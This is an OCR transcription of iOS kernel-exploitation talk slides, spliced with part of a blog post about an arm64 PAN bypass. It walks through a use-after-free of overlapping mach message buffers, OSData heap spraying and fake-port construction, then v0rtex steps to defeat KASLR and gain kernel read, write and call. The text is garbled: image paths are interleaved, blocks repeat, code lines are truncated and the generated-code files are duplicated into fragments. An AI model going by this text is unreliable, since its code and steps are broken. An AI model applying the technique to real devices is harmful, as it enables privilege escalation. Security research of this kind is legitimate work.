
- Another mach message is allocated




- New ool allocation falls in old (free) slot




- More messages are allocated




- More ool buffers are allocated



- At least one ool buffer is used by 2 msgs!




- Receive mach messages in order
- Expect first port in message to be MACH_PORT_NULL
- Expect second port be same as the one we receive the message with
  - Not true for overlapping OOL buffer, because later msg overwrote earlier msg!
  - Second port is now the one with the dangling pointer
    - Because mach msg and OOL buffer get freed when received



- Receive mach messages in order
- Expect first port in message to be MACH_PORT_NULL
- Expect second port be same as th sage with
  - Not true for overlapping OOL bu erwrote earlier msg!
  - Second port is now the one with the dangling pointer
    - Because mach msg and OOL buffer get freed when received

Gets freed when we receive message on **Port 3**



tread m1ll: Stage 2

- Every time we receive a mach msg, spray 120 OSData objects with controlled data
  - First 8 bytes: a pointer to a fake mach port
  - Second 8 bytes: zero
- When received the overlapping buffer, the pointer of the second message now points to our sprayed data!

tread m1ll: Stage 3

- Receive the mach msg, where the ool buffer pointer points to our controlled OSData
- We get a port descriptor to our fake port!
- Here i use iPhone5s without PAN, and spray a pointer to userspace where i construct a fake mach port.

Copy & Paste v0rtex

- Now we have a port descriptor to a fake port
- Just continue with (https://siguza.github.io/v0rtex/) to:
  - Leak a heap pointer to a real port
  - Build a read primitive
  - Leak KASLR slide
  - Build a KCALL primitive (also gives you kernel write!)


Warning: Caveat!

- Problem:
  - We have a send right to the fake port, not receive right
  - We can't register a port for death notification without recv right to it :(
  - We can't spray recv right to port we want to recv on
- Solution:
  - Just keep 2 lists of mach ports!
    - Port1[i] for receiving mach messages and port2[i] for sending recv right
    - We need to keep a send right to port2[i], otherwise it changes it's name (we won't recognise) when lose all rights to it.

Before: Spray SEND_RIGHT


```
p = recvPort(port_1[i])
if (p != port_1[i]){
    overlapping buf found!
}
```

After: Spray RECV_RIGHT




```
p = recvPort(port_1[i])
if (p != port_2[i]){
    overlapping buf found!
}
```

tread m1ll: With PAN

- Get overlapping OOL buffer as presented
- Spray OSData with 16 bytes zero as presented (now OSData and OOL buffer are overlapping!)
- Receive target message, while spraying more OOL messages
  (now OSData got freed and reallocated with pointer to mach port)
- Read back OSData to leak pointer to mach port (non-destructive)
- Align pointer to PAGE_SIZE and increase it by 64 pages
- Free OSData and realloc it with new pointer
- Spray 0x400 pages with a fake port (hope to hit the pointer we set up)
- Receive mach message with port descriptor to fake pointer and proceed with v0rtex!

tread m1ll: With PAN

- Read the exploit code to get a better understanding! https://github.com/tihmstar/tread m1ll
- PANless version was chosen because kalloc.16 is very *noisy* (lots of allocations happening)
- PA(i)Nful version of this exploit is left as exercise to the interested reader/listener ;P
- Spawning/Suspending threads might increase success rate (Run your own experiments!)

siguza.github.io

Siguza, 07. Jan 2020

PAN

Another day, another broken mitigation.

Introduction

CPUs these days have a feature that prevents inadvertent memory accesses from the kernel to userland memory. Intel calls this feature "SMAP" (Supervisor Mode Access Prevention) while ARM calls it "PAN" (Privileged Access Never). Apple's A10 chips and later have this feature, meaning exploit payloads always need to be placed in kernel memory in some way, shape or form... or do they.
At 0x41con 2019 I gave a talk about "Abusing Memory Access Protections", specifically on arm64. One of the bugs presented there was a PAN bypass that I had originally found in October 2018 when working on Spice together with lailo and Sparkey.

Broken Dreams

The bug/bypass I had seems to have been independently discovered now, so I'll let this Linux kernel commit message serve as a teaser:

```
arm64: Revert support for execute-only user mappings
The ARMv8 64-bit architecture supports execute-only user permissions by
clearing the PTE_USER and PTE_UXN bits, practically making it a mostly
privileged mapping but from which user running at EL0 can still execute.

The downside, however, is that the kernel at EL1 inadvertently reading
such mapping would not trip over the PAN (privileged access never)
protection.
```

v1ntex/v3ntex: The Bug

IPC Voucher UAF

http://blogs.360.cn/post/IPC Voucher UaF Remote Jailbreak Stage (EN).html

BUG: IPC Voucher UAF

```
kern_return_t
task_swap_mach_voucher(
        task_t                  task,
        ipc_voucher_t           new_voucher,
        ipc_voucher_t           *in_out_old_voucher)
{
        if (TASK_NULL == task)
                return KERN_INVALID_TASK;

        *in_out_old_voucher = new_voucher;
        return KERN_SUCCESS;
}
```

Mach Interface Generator (MIG)

- Too complex to cover in this presentation
- I don't know how it works
- Basically:
  - Generates C code from *def* files
  - Easy-to-use functions which use MACH API under the hood

code.defs

```
#include <mach/std_types.defs>
#include <mach/mach_types.defs>
subsystem SU 100;
routine rootify(
    server    : mach_port_t;
    in target : task_t
);
```

Just run 'mig code.defs' to get....

SU.h

```c
#ifndef _SU_user_
#define _SU_user_

/* Module SU */

#include <string.h>
#include <mach/ndr.h>
#include <mach/boolean.h>
#include <mach/kern_return.h>
#include <mach/notify.h>
#include <mach/mach_types.h>
#include <mach/message.h>
#include <mach/mig_errors.h>
#include <mach/port.h>

/* BEGIN VOUCHER CODE */

#ifndef KERNEL
#if defined(__has_include)
#if __has_include(<mach/mig_voucher_support.h>)
#ifndef USING_VOUCHERS
#define USING_VOUCHERS
#endif
#ifndef __VOUCHER_FORWARD_TYPE_DECLS__
#define __VOUCHER_FORWARD_TYPE_DECLS__
#ifdef __cplusplus
extern "C" {
#endif
  extern boolean_t voucher_mach_msg_set(mach_msg_header_t *msg
#ifdef __cplusplus
}
#endif
#endif // __VOUCHER_FORWARD_TYPE_DECLS__
#endif // __has_include(<mach/mach_voucher_types.h>)
#endif // __has_include
#endif // !KERNEL

/* END VOUCHER CODE */


/* BEGIN MIG_STRNCPY_ZEROFILL CODE */

#if defined(__has_include)
#if __has_include(<mach/mig_strncpy_zerofill_support.h>)
#ifndef USING_MIG_STRNCPY_ZEROFILL
#define USING_MIG_STRNCPY_ZEROFILL
#endif
#ifndef __MIG_STRNCPY_ZEROFILL_FORWARD_TYPE_DECLS__
```

SUServer.c

```c
  unsigned int  maxsize;  /* Max msg size */
  vm_address_t  reserved; /* Reserved */
  struct routine_descriptor /*Array of routine descriptors */
    routine[1];
} SU_subsystem = {
  SU_server_routine,
  100,
  101,
  (mach_msg_size_t)sizeof(union __ReplyUnion__SU_subsystem),
  (vm_address_t)0,
  {
          { (mig_impl_routine_t) 0,
          (mig_stub_routine_t) _Xrootify, 2, 0, (routine_arg_d
  }
};

mig_external boolean_t SU_server
  (mach_msg_header_t *InHeadP, mach_msg_header_t *OutHeadP)
{
  /*
   * typedef struct {
   *  mach_msg_header_t Head;
   *  NDR_record_t NDR;
   *  kern_return_t RetCode;
   * } mig_reply_error_t;
   */

  register mig_routine_t routine;

  OutHeadP->msgh_bits = MACH_MSGH_BITS(MACH_MSGH_BITS_REPLY(In
  OutHeadP->msgh_remote_port = InHeadP->msgh_reply_port;
  /* Minimal size: routine() will update it if different */
  OutHeadP->msgh_size = (mach_msg_size_t)sizeof(mig_reply_erro
  OutHeadP->msgh_local_port = MACH_PORT_NULL;
  OutHeadP->msgh_id = InHeadP->msgh_id + 100;
  OutHeadP->msgh_reserved = 0;

  if ((InHeadP->msgh_id > 100) || (InHeadP->msgh_id < 100) ||
      ((routine = SU_subsystem.routine[InHeadP->msgh_id - 100]
    ((mig_reply_error_t *)OutHeadP)->NDR = NDR_record;
    ((mig_reply_error_t *)OutHeadP)->RetCode = MIG_BAD_ID;
    return FALSE;
  }
  (*routine) (InHeadP, OutHeadP);
  return TRUE;
}

mig_external mig_routine_t SU_server_routine
  (mach_msg_header_t *InHeadP)
```

SUUser.c

```c
/*
 * IDENTIFICATION:
 * stub generated Wed Apr  3 17:17:00 2019
 * with a MiG generated by bootstrap_cmds-96.20.2.200.4
 * OPTIONS:
 */
#define __MIG_check__Reply__SU_subsystem__ 1

#include "SU.h"


#ifndef mig_internal
#define mig_internal  static __inline__
#endif  /* mig_internal */

#ifndef mig_external
#define mig_external
#endif  /* mig_external */

#if !defined(__MigTypeCheck) && defined(TypeCheck)
#define __MigTypeCheck    TypeCheck /* Legacy setting */
#endif  /* !defined(__MigTypeCheck) */

#if !defined(__MigKernelSpecificCode) && defined(_MIG_KERNEL_S
#define __MigKernelSpecificCode _MIG_KERNEL_SPECIFIC_CODE_  /*
#endif  /* !defined(__MigKernelSpecificCode) */

#ifndef LimitCheck
#define LimitCheck 0
#endif  /* LimitCheck */

#ifndef min
#define min(a,b)  ( ((a) < (b))? (a): (b) )
#endif  /* min */

#if !defined(_WALIGN_)
#define _WALIGN_(x) (((x) + 3) & ~3)
#endif /* !defined(_WALIGN_) */

#if !defined(_WALIGNSZ_)
#define _WALIGNSZ_(x) _WALIGN_(sizeof(x))
#endif /* !defined(_WALIGNSZ_) */

#ifndef UseStaticTemplates
#define UseStaticTemplates  0
#endif  /* UseStaticTemplates */

#ifndef __MachMsgErrorWithTimeout
```

SU.h

```c
#ifndef _SU_user_
#define _SU_user_

/* Module SU */

#include <string.h>
#include <mach/ndr.h>
#include <mach/boolean.h>
#include <mach/kern_return.h>
#include <mach/notify.h>
#include <mach/mach_types.h>
#include <mach/message.h>
#include <mach/mig_errors.h>
#include <mach/port.h>

/* BEGIN VOUCHER CODE */

#ifndef KERNEL
#if defined(__has_include)
#if __has_include(<mach/mig_voucher_support.
#ifndef USING_VOUCHERS
#define USING_VOUCHERS
#endif
#ifndef __VOUCHER_FORWARD_TYPE_DECLS__
#define __VOUCHER_FORWARD_TYPE_DECLS__
#ifdef __cplusplus
extern "C" {
#endif
  extern boolean_t voucher_mach_msg_set(mach
#ifdef __cplusplus
}
#endif
#endif // __VOUCHER_FORWARD_TYPE_DECLS__
#endif // __has_include(<mach/mach_voucher_types.h>)
#endif // __has_include
#endif // !KERNEL

/* END VOUCHER CODE */

/* BEGIN MIG_STRNCPY_ZEROFILL CODE */

#if defined(__has_include)
#if __has_include(<mach/mig_strncpy_zerofill_support.h>)
#ifndef USING_MIG_STRNCPY_ZEROFILL
#define USING_MIG_STRNCPY_ZEROFILL
#endif
#ifndef __MIG_STRNCPY_ZEROFILL_FORWARD_TYPE_DECLS__
```

SUServer.c

```c
  vm_address_t  reserved; /* Reserved */
  struct routine_descriptor /*Array of routine descriptors */
    routine[1];
} SU_subsystem = {
  SU_server_routine,
  100,
  101,
  (mach_msg_size_t)sizeof(union __ReplyUnion__SU_subsystem),
  (vm_address_t)0,
  {
          { (mig_impl_routine_t) 0,
          (mig_stub_routine_t) _Xrootify, 2, 0, (routine_arg_d
  }
};
```

```c
  /* Minimal size: routine() will update it if different */
  OutHeadP->msgh_size = (mach_msg_size_t)sizeof(mig_reply_erro
  OutHeadP->msgh_local_port = MACH_PORT_NULL;
  OutHeadP->msgh_id = InHeadP->msgh_id + 100;
  OutHeadP->msgh_reserved = 0;

  if ((InHeadP->msgh_id > 100) || (InHeadP->msgh_id < 100) ||
      ((routine = SU_subsystem.routine[InHeadP->msgh_id - 100]
    ((mig_reply_error_t *)OutHeadP)->NDR = NDR_record;
    ((mig_reply_error_t *)OutHeadP)->RetCode = MIG_BAD_ID;
    return FALSE;
  }
  (*routine) (InHeadP, OutHeadP);
  return TRUE;
}

mig_external mig_routine_t SU_server_routine
  (mach_msg_header_t *InHeadP)
```

SUUser.c

```c
/*
 * IDENTIFICATION:
 * stub generated Wed Apr  3 17:17:00 2019
 * with a MiG generated by bootstrap_cmds-96.20.2.200.4
 * OPTIONS:
 */
#define __MIG_check__Reply__SU_subsystem__ 1

#include "SU.h"


#ifndef mig_internal
#define mig_internal  static __inline__
#endif  /* mig_internal */

al
al
ernal */

TypeCheck) && defined(TypeCheck)
heck    TypeCheck /* Legacy setting */
d(__MigTypeCheck) */

KernelSpecificCode) && defined(_MIG_KERNEL_S
